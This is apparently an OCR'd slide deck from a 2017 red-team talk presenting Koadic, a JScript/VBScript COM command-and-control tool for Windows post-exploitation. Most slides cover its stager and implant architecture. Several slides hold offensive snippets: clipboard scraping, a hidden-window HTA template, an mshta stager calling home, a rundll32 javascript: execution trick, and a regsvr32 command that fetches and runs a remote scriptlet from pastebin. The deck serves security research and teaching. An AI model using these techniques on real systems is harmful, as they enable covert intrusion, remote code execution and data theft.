Koadic C3


COM Command & Control

July 2017

First things first...

- "SMBLoris" attack
  - Windows 0-day remote denial-of-service
- RFC #1002 4.3.1

```
struct NBSS
{
    int TYPE   : 8;
    int FLAGS  : 7;
    int LENGTH : 17;
};
```


zerosum0x0
@zerosum0x0


think @JennaMagius and I just found the stupidest remote DOS for Windows


Retweets 7 Likes 19

9:39 PM - 2 Jun 2017

4 7 19


SMBLoris




Microsoft Management Console


Microsoft Management Console has stopped working

A problem caused the program to stop working correctly. Windows will close the program and notify you if a solution is available.


explorer.exe - System Error

Unknown Hard Error

```
ix  .
. . .                              %11
. . . . : 192.168.1.245
. . . . : 255.255.255.0
```



CPU 100% 2.81 GHz

Memory 16.0/16.0 GB (100%)

Disk 0 (C:) 3%

Ethernet S: 1.4 R: 2.3 Mbps


Memory 16.0 GB

Memory usage 16.0 GB

60 seconds 0

Memory composition

In use (Compressed) 15.7 GB (82.6 MB)
Available 39.3 MB
Slots used: N/A
Hardware reserved: 0 MB
Committed 16.5/18.9 GB
Cached 291 MB
Paged pool 151 MB
Non-paged pool 15.3 GB


Microsoft Windows

The application is not responding. The program may respond again if you wait.

Do you want to end this process?

Agenda

- Current *open-source* "malware" options for red teams
- Koadic (C3)
    - Advanced JScript/VBScript RAT
- The hell we went through
- Demos

whoami /all

- @zerosum0x0
- @Aleph___Naught
- @JennaMagius
- @The_Naterz

∞

Red Team @ RiskSense, Inc

$\sum_{\forall i} x_i = 0$

$\aleph_0$

Notes

- Not responsible for other people's actions
- A ton of overlapping research, incremental work
  - Consolidate research/techniques
  - "Advances state of the art"
- Meme slides = dirty hack/workaround
- Prototype
  - Used on real engagements
  - Submit fixes, not tixes

Intrusion Phases

- ~~Reconnaissance~~
- ~~Initial Exploitation~~
- Establish Persistence
- Install Tools
- Move Laterally
- Collect, Exfil, and Exploit

INTRUSION PHASES

- Reconnaissance
- Initial Exploitation
- Establish Persistence
- Install Tools
- Move Laterally
- Collect Exfil and Exploit


Source: Rob Joyce, NSA/TAO Director, Enigma 2016

Current State of Windows Post Exploitation

- Yet but a few open-source "malware" options for red teams
  - Meterpreter
  - Cobalt Strike
  - PowerShell Empire
- Roll your own...
  - A decent option- the bad guys do


Downsides of PE Malware

- Meterpreter is amazing software!
- Post-exploitation (and some exploits [psexec]) often involve dropping a binary
  - Binaries are what AV love
  - Need to evade payload
    - Veil Evasion
    - Shellter



Malware Detected
Windows Defender is taking action to clean detected malware.

Downside of PowerShell

- Empire is amazing software!
- Requires PowerShell (duh)
  - Officially- Server 2008 SP2*
  - Requires modern .NET
- Extensive logging/disabling mechanisms


Windows PowerShell ISE

This application cannot start because it requires .NET 3.5.1.
If you are running Windows Server 2008, you must use Server Manager to install or configure ".NET Framework 3.5.1."
For other Windows operating systems, please install .NET 3.5.1 from:
http://go.microsoft.com/fwlink/?LinkID=105983



* https://msdn.microsoft.com/en-us/powershell/scripting/setup/windows-powershell-system-requirements

WTS C3 - COM C&C

- Target Win2k SP0
  - Possibly earlier
- JScript/VBScript
  - Baked directly into the core of Windows
    - Not an addon-- harder to limit
    - Leaves fewer logs
  - Powerful COM exposed by the OS
  - Creative use of default .exe's
- Ways to execute completely in memory
  - The main benefit of PowerShell

Downsides of WSH

- No access to Windows API
- No real threading
- Missing a lot of "standard" functions
  - Base64
    - Can be done with other programs
- UCS-2 "Wide-Unicode" strings
  - Bad for making structs/shellcode


COM Background

- Component Object Model
  - Language neutral
  - Object oriented
  - Binary interface
  - Distributed
- Arguable precursor to .NET
  - Slightly different goals and implementation
    - AKA "still relevant"?
- Found EVERYWHERE in Windows

Scrape Clipboard

```
var html = new ActiveXObject("htmlfile");

var text = html.parentWindow.clipboardData.getData("text");
```


Downsides of VBScript

- Definitely not *lingua franca*
- Insane exception handling method
  - "On error resume next", for every scope
- Shlemiel the Painter problem
  - Inefficient string iterations - Mid()
  - @JennaMagius: "Bring the Bucket With You"
- 

Shlemiel gets a job as a street painter, painting the dotted lines down the middle of the road. On the first day he takes a can of paint out to the road and finishes 300 yards of the road. "That's pretty good!" says his boss, "you're a fast worker!" and pays him a kopeck.


The next day Shlemiel only gets 150 yards done. "Well, that's not nearly as good as yesterday, but you're still a fast worker. 150 yards is respectable," and pays him a kopeck.

The next day Shlemiel paints 30 yards of the road. "Only 30!" shouts his boss. "That's unacceptable! On the first day you did ten times that much work! What's going on?" "I can't help it," says Shlemiel. "Every day I get farther and farther away from the paint can!"



Readline Improvements


- Readline is the interactive shell
- When shells/messages start to rain in...
  - Output overwrites input
- @JennaMagius fixed it, redraw
  - Commit to Metasploit in PR #7570
  - Still an issue in Empire



```
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] Starting the payload handler...
msf exploit(handler) > [*] Transmitting intermediate stager for over-sized stag
e...(105 bytes)
[*] Sending stage (1495599 bytes) to 127.0.0.1
use auxi[*] Meterpreter session 1 opened (127.0.0.1:4444 -> 127.0.0.1:60880) at
 2016-11-16 20:53:51 -0700
[*] Transmitting intermediate stager for over-sized stage...(105 bytes)
liary/[*] Sending stage (1495599 bytes) to 127.0.0.1
admin/sm
```

Koadic Terminology

- Zombie
  - a hooked target
- Stager
  - web server to perform hook
- Implant
  - starts jobs on a zombie
- Job
  - does something interesting



```
-{ COM Command & Control }-
Windows Post-Exploitation Tools
     Endless Intellect

   ~[ Version:  0.7 ]~
   ~[ Stagers:    4 ]~
   ~[ Implants:  26 ]~
```

Plugin Architecture

- Plugin Class
  - load() method
    - Register variables
    - ~VARIABLE~ based JS files
  - run() method
    - Stager - Spawns HTTP server
    - Implant - Starts Job
- Job Class
  - report() handler
- "stdlib.js" helper functions
  - Run commands
  - Upload/download
  - File I/O
  - HTTP I/O

Implant Categories

- Pivot
- Persistence
- Manage
- Utils
- Elevate
- Gather
- Scan
- Fun
- Inject


Stager Architecture

- Generally, hook by manual command
  - Can hook from IE, Office macros, etc.
- Python simple HTTP/S threaded server
  - Encryption through TLS/SSL (depending on target)
- Long-poll
- When a job is ready, clones itself twice and dies

Script Unresponsive

- Can long-poll HTTP forever, np
  - Because it's a COM call
- Run too many lines of JScript
  - Even just a few milliseconds?
  - Abort!!
- Fork on regular basis

HKCU\Software\Microsoft\Internet Explorer\Styles\MaxScriptStatements


WMI Code Generator

Stop running this script?


A script on this page is causing your web browser to run slowly. If it continues to run, your computer might become unresponsive.

Stager Job Cloning

- Hook: If not "Session ID"
  - Assigned a session ID
    - Fork stage
- Stage: If "Session ID"
  - long-poll to get a "Job ID"
    - Fork stage
    - Fork job
    - Exit
- Job: If "Session ID" && "Job ID"
  - Send job payload
    - Do work
    - Report
    - Exit


File-Based Stager

- cscript.exe
- wscript.exe
- AV
- Disable WSH



MSHTA.exe Stager


- HTML "Applications"
  - Access to registry, filesystem, shell, etc.
  - Some IE security zone sandboxing
- Payload is tiny
  - But missing on Windows 2000



```
(koadic: stager/js/mshta)$ info

        NAME        VALUE           REQ     DESCRIPTION
        -----       ------------    ----    --------------
        LHOST       0.0.0.0         yes     Where the stager should call home
        LPORT       9999            yes     The port to listen for stagers on
        EXPIRES                     no      MM/DD/YYYY to stop calling home
        CERTPATH                    no      Certificate path for TLS communications

(koadic: stager/js/mshta)$ run
[+] Spawned a stager at http://192.168.1.223:9999/PShL5
[>] mshta http://192.168.1.223:9999/PShL5
```

Hidden HTA

- Experimented with many techniques to hide window
- Later saw malware samples do same thing



```
<html>
<head>
<script language="JScript">
window.moveTo(-2000, -2000);
window.resizeTo(1, 1);
window.blur();

try
{
    window.onfocus = function() { window.blur(); }
    window.onerror = function(sMsg, sUrl, sLine) { return false; }
}
catch (e){}

~SCRIPT~
</script>
<hta:application caption="no" showInTaskBar="no" windowState="minimize"
                 navigable="no" scroll="no" />
</head>
<body>
</body>
</html>
```


rundll32.exe

- Abuses path/command line parsing
  - Loads MSHTML.DLL
  - Executes JScript
- Basically same thing as mshta.exe
- Less Window visibility
  - MSHTA stager forks to rundll32.exe


```
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";alert('foo');
```

regsvr32.exe


- COM Scriptlets
  - Still written to disk
- Present on Windows 2000
- Less sandboxed than MSHTA
- "Re-discovered" by @subTee



```
C:\Users\rs>regsvr32.exe /s /u /i:https://pastebin.com/raw/5Qnbiq2h scrobj.dll
```



Time o...	Process Name	PID	Operation	Path
2:23:50....	regsvr32.exe	5604	WriteFile	C:\Users\rs\AppData\Local\Microsoft\Windows\INetCache\IE\ZX8EVIK0\5Qnbiq2h[1].txt



```
C:\Users\rs\AppData\Local\Microsoft\Windows\INetCache\IE\ZX8EVIK0>dir | findstr 5Qn
06/21/2017  02:23 PM                   370 5Qnbiq2h[1].txt
```

